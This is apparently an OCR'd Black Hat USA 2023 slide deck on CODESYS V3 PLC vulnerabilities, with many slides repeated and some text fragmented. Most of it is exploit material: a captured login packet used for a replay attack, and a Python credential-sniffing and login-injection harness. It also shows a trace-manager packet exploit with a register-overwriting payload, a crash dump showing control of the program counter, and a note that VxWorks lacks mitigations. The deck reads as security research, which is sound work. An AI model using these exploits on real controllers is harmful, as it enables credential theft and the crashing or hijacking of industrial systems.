An issue was discovered in 3S-Smart CODESYS V3 products. The application may utilize non-TLS based encryption, which results in user credentials being insufficiently protected during transport. All variants of the following CODESYS V3 products in all versions containing the CmpUserMgr component are affected regardless of the CPU type or operating system: CODESYS Control for BeagleBone, CODESYS Control for emPC-A/iMX6, CODESYS Control for IOT2000, CODESYS Control for Linux, CODESYS Control for PFC100, CODESYS Control for PFC200, CODESYS Control for Raspberry Pi, CODESYS Control RTE V3, CODESYS Control RTE V3 (for Beckhoff CX), CODESYS Control Win V3 (also part of the CODESYS Development System setup), CODESYS V3 Simulation Runtime (part of the CODESYS Development System), CODESYS Control V3 Runtime System Toolkit, CODESYS HMI V3.


black hat USA 2023

Analysis Results: Com

CVE-2019-9013 Detail

Description

An issue was discovered in 3S-Smart CODESYS V3 products. The application may utilize non-TLS based encry ion, w
credentials being insufficiently protected during transport. All variants of the following CODESYS V3 product
CmpUserMgr component are affected regardless of the CPU type or operating system: CODESYS Control for B
emPC-A/iMX6, CODESYS Control for IOT2000, CODESYS Control for Linux, CODESYS Control for PFC100, CODES
Control for Raspberry Pi, CODESYS Control RTE V3, CODESYS Control RTE V3 (for Beckhoff CX), CODESYS Control Win V3
CODESYS Development System setup), CODESYS V3 Simulation Runtime (part of the CODESYS Development System), CO ntro
Runtime System Toolkit, CODESYS HMI V3.



black ha
USA 202

Vulnerabilities Expos

CVE	CODESYS Component	Impact
CVE-2022-47378	CmpFiletransfer	DOS
CVE-2022-47379	CMPapp	DOS, RCE
CVE-2022-47380	CMPapp	
CVE-2022-47381	CMPapp	
CVE-2022-47382	CmpTraceMgr	
CVE-2022-47383	CmpTraceMgr	
CVE-2022-47384	CmpTraceMgr	
CVE-2022-47385	CmpAppForce	
CVE-2022-47386	CmpTraceMgr	
CVE-2022-47387	CmpTraceMgr	
CVE-2022-47388	CmpTraceMgr	
CVE-2022-47389	CMPTraceMgr	
CVE-2022-47390	CMPTraceMgr	
CVE-2022-47391	CMPDevice	DOS
CVE-2022-47392	CmpApp/ CmpAppBP/ CmpAppForce	
CVE-2022-47393	CmpFiletransfer	

Security Reports (codesys.com)

CVE	CODESYS Component	Impact
CVE-2022-47378	CmpFiletransfer	DOS
CVE-2022-47379	CMPapp	DOS, RCE
CVE-2022-47380	CMPapp	
CVE-2022-47381	CMPapp	
CVE-2022-47382	CmpTraceMgr	
CVE-2022-47383	CmpTraceMgr	
CVE-2022-47384	CmpTraceMgr	
CVE-2022-47385	CmpAppForce	
CVE-2022-47386	CmpTraceMgr	
CVE-2022-47387	CmpTraceMgr	
CVE-2022-47388	CmpTraceMgr	
CVE-2022-47389	CMPTraceMgr	
CVE-2022-47390	CMPTraceMgr	
CVE-2022-47391	CMPDevice	DOS
CVE-2022-47392	CmpApp/ CmpAppBP/ CmpAppForce	
CVE-2022-47393	CmpFiletransfer	

Security Reports (codesys.com)

Exploit Replay Attack

Why we need it ?

Exploit USA 2023 Replay Attack

```
0000  00 80 f4 0b de 16 00 0c  29 1c ef bd 08 00 45 00   ········ )·····E·
0010  00 94 e2 04 40 00 40 11  87 b8 0a 0a de 70 0a 0a   ····@·@· ·····p··
0020  de 17 06 cc 06 cc 00 80  dc fc c5 6b 40 40 00 43   ········ ···k@@·C
0030  00 00 de 17 00 05 00 00  de 70 80 00 00 00 01 81   ········ ·p······
0040  01 c3 01 00 00 00 00 00  00 00 50 00 00 00 4b 32   ········ ··P···K2
0050  ff 9a 55 cd 0c 00 01 00  02 00 00 00 00 00 40 00   ··U····· ······@·
0060  00 00 22 84 80 00 01 00  00 00 23 84 80 00 21 34   ··"····· ··#···!4
0070  56 03 81 01 ac 00 10 06  72 6f 6f 74 79 00 11 a0   V····· rooty···
0080  80 00 d3 56 08 1e 6a 07  76 55 41 23 32 37 97 75   ···V··j· vUA#27·u
0090  70 68 58 54 68 75 83 3f  70 68 82 44 72 2a 93 55   phXThu·? ph·Dr*·U
00a0  62 52                                             bR
```

Exploit Replay Attack

```
0000  00 80 f4 0b de 16 00 0c  29 1c ef bd 08 00 45 00   ········ )·····E·
0010  00 94 e2 04 40 00 40 11  87 b8 0a 0a de 70 0a 0a   ····@·@· ·····p··
0020  de 17 06 cc 06 cc 00 80  dc fc c5 6b 40 40 00 43   ········ ···k@@·C
0030  00 00 de 17 00 05 00 00  de 70 80 00 00 00 01 81   ········ ·p······
0040  01 c3 01 00 00 00 00 00  00 00 50 00 00 00 4b 32   ········ ··P···K2
0050  ff 9a 55 cd 0c 00 01 00  02 00 00 00 00 00 40 00   ··U····· ······@·
0060  00 00 22 84 80 00 01 00  00 00 23 84 80 00 21 34   ··"····· ··#···!4
0070  56 03 81 01 ac 00 10 06  72 6f 6f 74 79 00 11 a0   V····· rooty···
0080  80 00 d3 56 08 1e 6a 07  76 55 41 23 32 37 97 75   ···V··j· vUA#27·u
0090  70 68 58 54 68 75 83 3f  70 68 82 44 72 2a 93 55   phXThu·? ph·Dr*·U
00a0  62 52                                             bR
```

Exploit Replay Attack

```
0000  00 80 f4 0b de 16 00 0c  29 1c ef b
0010  00 94 e2 04 40 00 40 11  87 b8 0a 0
0020  de 17 06 cc 06 cc 00 80  dc fc c5 6
0030  00 00 de 17 00 05 00 00  de 70 80 0
0040  01 c3 01 00 00 00 00 00  00 00 50 0
0050  ff 9a 55 cd 0c 00 01 00  02 00 00 0
0060  00 00 22 84 80 00 01 00  00 00 23 8
0070  56 03 81 01 ac 00 10 06  72 6f 6f 7
0080  80 00 d3 56 08 1e 6a 07  76 55 41 2
0090  70 68 58 54 68 75 83 3f  70 68 82 4
00a0  62 52
```

```python
if __name__ == "__main__":
    print(BY_SECTION_52)
    sniffing_thread = threading.Thread(target=sniffer_runner)
    sniffing_thread.start()

    login_with_precious_thread = threading.Thread(target=login_injector)
    login_with_precious_thread.start()

    stealing_thread = threading.Thread(target=credentials_stealer)
    stealing_thread.start()

    stealing_thread.join()
    sniffing_thread.join()
    login_with_precious_thread.join()
```

Exploit Vuln to Exploit (Corruption)

```
else
{
  BTagReaderGetContent(hReader, &tag_13, &tag_size);
  memcopy(&p_trace_packet_configuration.ulEveryNCycles, tag_13, tag_size);
}
```

Exploit Vuln to Exploit (Corruption)

```
else
{
  BTagReaderGetContent(hReader, &tag_13, &tag_13_size);
  memcopy(&p_trace_packet_configuration.ulEveryNCycles, tag_13, tag_13_size);
}
```

```
TracePacketConfiguration p_trace_packet_configuration; // [sp+B8Ch] [bp-9Ch] BYREF
TracePacketConfiguration buffer_c; // [sp+BC0h] [bp-68h] BYREF
unsigned int tag_size; // [sp+BE8h] [bp-40h] BYREF
unsigned int tag_id; // [sp+BECh] [bp-3Ch] BYREF
int next_tag; // [sp+BF0h] [bp-38h] BYREF
unsigned int tag_13; // [sp+BF4h] [bp-34h] BYREF
int v29; // [sp+BF8h] [bp-30h] BYREF
__int16 v30; // [sp+BFEh] [bp-2Ah] BYREF

dwBufferSize = *(_DWORD *)(a1 + 12);
v29 = 0;
memset(&p_trace_packet_configuration, 0, 0x34u);
```

Exploit Vuln to Exploit (Co

```
else
{
  BTagReaderGetContent(hReader, &tag_13, &tag_13_size);
  memcopy(&p_trace_packet_configuration.ulEveryNCycles, tag_13, tag_13_size);
}
```

```
TracePacketConfiguration p_trace_packet_configuration; // [sp+B8Ch] [bp-9Ch] BYREF
TracePacketConfiguration buffer_c; // [sp+BC0h] [bp-68h] BYREF
unsigned int tag_size; // [sp+BE8h] [bp-40h] BYREF
unsigned int tag_id; // [sp+BECh] [bp-3Ch] BYREF
int next_tag; // [sp+BF0h] [bp-38h] BYREF
unsigned int tag_13; // [sp+BF4h] [bp-34h] BYREF
int v29; // [sp+BF8h] [bp-30h] BYREF
__int16 v30; // [sp+BFEh] [bp-2Ah] BYREF

dwBufferSize = *(_DWORD *)(a1 + 12);
v29 = 0;
memset(&p_trace_packet_configuration, 0, 0x34u);
```

Exploit USA 2023

Vuln to Exploit (Corruption)

```
ROM:02156630 14 1C 1B E5                     LDR             R1, [R11,#var_C14]
ROM:02156634 09 00 A0 E1                     MOV             R0, R9
ROM:02156638 04 20 81 E2                     ADD             R2, R1, #4
ROM:0215663C 59 FF FD EB                     BL              BTagWriterFinish
ROM:02156640 00 00 A0 E3                     MOV             R0, #0
ROM:02156644 28 D0 4B E2                     SUB             SP, R11, #0x28 ; '('
ROM:02156648 F0 AF 9D E8                     LDMFD           SP, {R4-R11,SP,PC}
```

Exploit USA 2023

Vuln to Exploit (Corruption)

```
ROM:02156630 14 1C 1B E5                    LDR             R1, [R11,#var_C14]
ROM:02156634 09 00 A0 E1                    MOV             R0, R9
ROM:02156638 04 20 81 E2                    ADD             R2, R1, #4
ROM:0215663C 59 FF FD EB                    BL              BTagWriterFinish
ROM:02156640 00 00 A0 E3                    MOV             R0, #0
ROM:02156644 28 D0 4B E2                    SUB             SP, R11, #0x28 ; '('
ROM:02156648 F0 AF 9D E8                    LDMFD           SP, {R4-R11,SP,PC}
```

```
[03296800]: 16000100 17000100 18000100 19000100
[03296810]: 1a000100 1b000100 1c000100 1d000100
[03296820]: 1e000100 1f000100 e1a00005 e1a01005
[03296830]: e1a02005 e1a03005 e1a04005 e1a0d004
[03296840]: e1a04006 02d8e6cc 00000008 2f000100
[03296850]: 30000100 31000100 32000100 33000100
[03296860]: 34000100 35000100 36000100 37000100
```

Vuln to Exploit (Corruption)

```
ROM:02156630 14 1C 1B E5                    LDR             R1, [R11,#var_C14]
ROM:02156634 09 00 A0 E1                    MOV             R0, R9
ROM:02156638 04 20 81 E2                    ADD             R2, R1, #4
ROM:0215663C 59 FF FD EB                    BL              BTagWriterFinish
ROM:02156640 00 00 A0 E3                    MOV             R0, #0
ROM:02156644 28 D0 4B E2                    SUB             SP, R11, #0x28 ; '('
ROM:02156648 F0 AF 9D E8                    LDMFD           SP, {R4-R11,SP,PC}
```

```
[03296800]: 16000100 17000100 18000100 19000100
[03296810]: 1a000100 1b000100 1c000100 1d000100
[03296820]: 1e000100 1f000100 e1a00005 e1a01005
[03296830]: e1a02005 e1a03005 e1a04005 e1a0d004
[03296840]: e1a04006 02d8e6cc 00000008 2f000100
[03296850]: 30000100 31000100 32000100 33000100
[03296860]: 34000100 35000100 36000100 37000100
```

R4	16000100
R5	17000100
R6	18000100
R7	19000100
R8	1a000100
R9	1b000100
R10	1c000100
R11	1d000100
SP	1e000100
PC	1f000100

Exploit USA 2023

Vuln to Exploit (Corruption)

```
ROM:02156630 14 1C 1B E5                    LDR             R1, [R11,#var_C14]
ROM:02156634 09 00 A0 E1                    MOV             R0, R9
ROM:02156638 04 20 81 E2                    ADD             R2, R1, #4
ROM:0215663C 59 FF FD EB                    BL              BTagWriterFinish
ROM:02156640 00 00 A0 E3                    MOV             R0, #0
ROM:02156644 28 D0 4B E2                    SUB             SP, R11, #0x28 ; '('
ROM:02156648 F0 AF 9D E8                    LDMFD           SP, {R4-R11,SP,PC}
```

```
[03296800]: 16000100 17000100 18000100 19000100
[03296810]: 1a000100 1b000100 1c000100 1d000100
[03296820]: 1e000100 1f000100 e1a00005 e1a01005
[03296830]: e1a02005 e1a03005 e1a04005 e1a0d004
[03296840]: e1a04006 02d8e6cc 00000008 2f000100
[03296850]: 30000100 31000100 32000100 33000100
[03296860]: 34000100 35000100 36000100 37000100
```


```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.44"
osDate  ="May 24 2022 17:03:02"
sysErr  ="DATA_ABT"
tskNbr  =0x030503c0
tskName ="BlkDrvShmM2XX"
crDate  ="28/12/1999"
crTime  ="23:46:44"
r0      =0x03296ed0
r1      =0x03296ed0
r2      =0x03296ed0
r3      =0x0000000c
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x1c000100
r11     =0x1d000100
r12     =0x00000000
r13     =0x03296e9c
r14     =0x03296e60
expAdr  =0x1f000100
cpsr    =0xa0000013
mmuAdr  =0xfffffdc
mmuSta  =0x00000007
stack   =
        [03294db0]:                 9d482808 03a03596
```

R4	16000100
R5	17000100
R6	18000100
R7	19000100
R8	1a000100
R9	1b000100
R10	1c000100
R11	1d000100
SP	1e000100
PC	1f000100

Exploit


Vuln to Exploit (Corruption)

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           ALCMD_TRACE_MANAGER,
                                           ALSUBCMD_TRACE_MANAGER_PACKET_CREATE,
                                           netmask=DEFAULT_NETMASK)

exploit_bytes = BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING
AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)

if resp is None:
    print('[>] G1ND1L4: Killed the plc..')
else:
    print("[>] G1ND1L4: Its Alive!!!!!")
```



Exploit USA 2023 Vuln to Exploit (Corruption)

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           ALCMD_TRACE_MANAGER,
                                           ALSUBCMD_TRACE_MANAGER_PACKET_CREATE,
                                           netmask=DEFAULT_NETMASK)

exploit_bytes = BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING
AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)

if resp is None:
    print('[>] G1ND1L4: Killed the plc..')
else:
    print("[>] G1ND1L4: Its Alive!!!!!")
```



Exploit Vuln to Exploit (Corruption)

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           ALCMD_TRACE_MANAGER,
                                           ALSUBCMD_TRACE_MANAGER_PACKET_CREATE,
                                           netmask=DEFAULT_NETMASK)

exploit_bytes = BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING
AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)

if resp is None:
    print('[>] G1ND1L4: Killed the plc..')
else:
    print("[>] G1ND1L4: Its Alive!!!!!")
```

Exploit

Vuln to Exploit (Corruption)

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           ALCMD_TRACE_MANAGER,
                                           ALSUBCMD_TRACE_MANAGER_PACKET_CREATE,
                                           netmask=DEFAULT_NETMASK)

exploit_bytes = BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING
AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)

if resp is None:
    print('[>] G1ND1L4: Killed the plc..')
else:
    print("[>] G1ND1L4: Its Alive!!!!!")
```

```
BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING = bytearray([0x00, 0x01, 0x00, 0x00,
                                                                   0x00, 0x01, 0x00, 0x01,
                                                                   0x00, 0x01, 0x00, 0x02,
                                                                   0x00, 0x01, 0x00, 0x03,
                                                                   0x00, 0x01, 0x00, 0x04,
                                                                   0x00, 0x01, 0x00, 0x05,
                                                                   0x00, 0x01, 0x00, 0x06,
                                                                   0x00, 0x01, 0x00, 0x07,
                                                                   0x00, 0x01, 0x00, 0x08,
                                                                   0x00, 0x01, 0x00, 0x09,
                                                                   0x00, 0x01, 0x00, 0x0a,
                                                                   0x00, 0x01, 0x00, 0x0b,
                                                                   0x00, 0x01, 0x00, 0x0c,
                                                                   0x00, 0x01, 0x00, 0x0d,
                                                                   0x00, 0x01, 0x00, 0x0e,
                                                                   0x00, 0x01, 0x00, 0x0f,
                                                                   0x00, 0x01, 0x00, 0x10,
                                                                   0x00, 0x01, 0x00, 0x11,
                                                                   0x00, 0x01, 0x00, 0x12,
                                                                   0x00, 0x01, 0x00, 0x13,
                                                                   0x00, 0x01, 0x00, 0x14,
                                                                   0x00, 0x01, 0x00, 0x15,
                                                                   0x00, 0x01, 0x00, 0x16,  # R4
                                                                   0x00, 0x01, 0x00, 0x17,  # R5
                                                                   0x00, 0x01, 0x00, 0x18,  # R6
                                                                   0x00, 0x01, 0x00, 0x19,  # R7
                                                                   0x00, 0x01, 0x00, 0x1a,  # R8
                                                                   0x00, 0x01, 0x00, 0x1b,  # R9
                                                                   0x00, 0x01, 0x00, 0x1b,  # R10
                                                                   0x00, 0x01, 0x00, 0x1b,  # R11
                                                                   0x00, 0x01, 0x00, 0x1b,  # SP
                                                                   0x00, 0x01, 0x00, 0x1b])  # PC
```

Exploit

Vuln to Exploit (C

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.44"
osDate  ="May 24 2022 17:03:02"
sysErr  ="DATA_ABT"
tskNbr  =0x030503c0
tskName ="BlkDrvShmM2XX"
crDate  ="28/12/1999"
crTime  ="23:46:44"
r0      =0x03296ed0
r1      =0x03296ed0
r2      =0x03296ed0
r3      =0x0000000c
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x1c000100
r11     =0x1d000100
r12     =0x00000000
r13     =0x03296e9c
r14     =0x03296e60
expAdr  =0x1f000100
cpsr    =0xa0000013
mmuAdr  =0xffffffdc
mmuSta  =0x00000007
stack   =
        [03294db0]:                    9d482808 03a03596
```


black hat
USA 2023
Exploit
Vul
ST CRASH
"TM251MESE"
5.1.9.44"
May 24 2022 17:03:02"
DATA_ABT"
x030503c0
BlkDrvShmM2XX"
'28/12/1999"
"23:46:44"
=0x03296ed0
=0x03296ed0
03296ed0
0x0000000c
0x16000100
0x17000100
0x18000100
x19000100
x1a000100
x1b000100
x1c000100
1d000100
r12 =0x00000000
r13 =0x03296e9c
r14 =0x03296e60
expAdr =0x1f000100
cpsr =0xa0000013
mmuAdr =0xffffffdc
=0x00000007
=
294db0]: 9d482808 03a03596

Exploit USA 2023


What OS we run on ?

```
                DCB     0
                DCB     0
B+aVxworks69    DCB "VxWorks 6.9",0
E+a69412        DCB "6.9.4.12",0
                DCB     0
                DCB     0
```

black hat USA 2023


Exploit What we run on

```
                DCB     0
                DCB     0
B+aVxworks69    DCB "VxWorks 6.9",0
E+a69412        DCB "6.9.4.12",0
                DCB     0
                DCB     0
```



Exploit USA 2023 What we run on

```
                DCB     0
                DCB     0
B+aVxworks69    DCB "VxWorks 6.9",0
E+a69412        DCB "6.9.4.12",0
                DCB     0
                DCB     0
```



RTOS	Mitigations
VxWorks	NO
VxWorks	NO
VxWorks	NO
VxWorks	NO


[The RTOS Exploit Mitigation Blues Jos Wetzels (hardwear.io)]

Exploit USA 2023 What we run on

```
                DCB     0
                DCB     0
B+aVxworks69    DCB "VxWorks 6.9",0
E+a69412        DCB "6.9.4.12",0
                DCB     0
                DCB     0
```

RTOS	Mitigations
VxWorks	NO
VxWorks	NO
VxWorks	NO
VxWorks	NO

[The RTOS Exploit Mitigation Blues Jos Wetzels (hardwear.io)]



[URGENT/11 TCP/IP Stack Vulnerabilities (cynerio.com)]

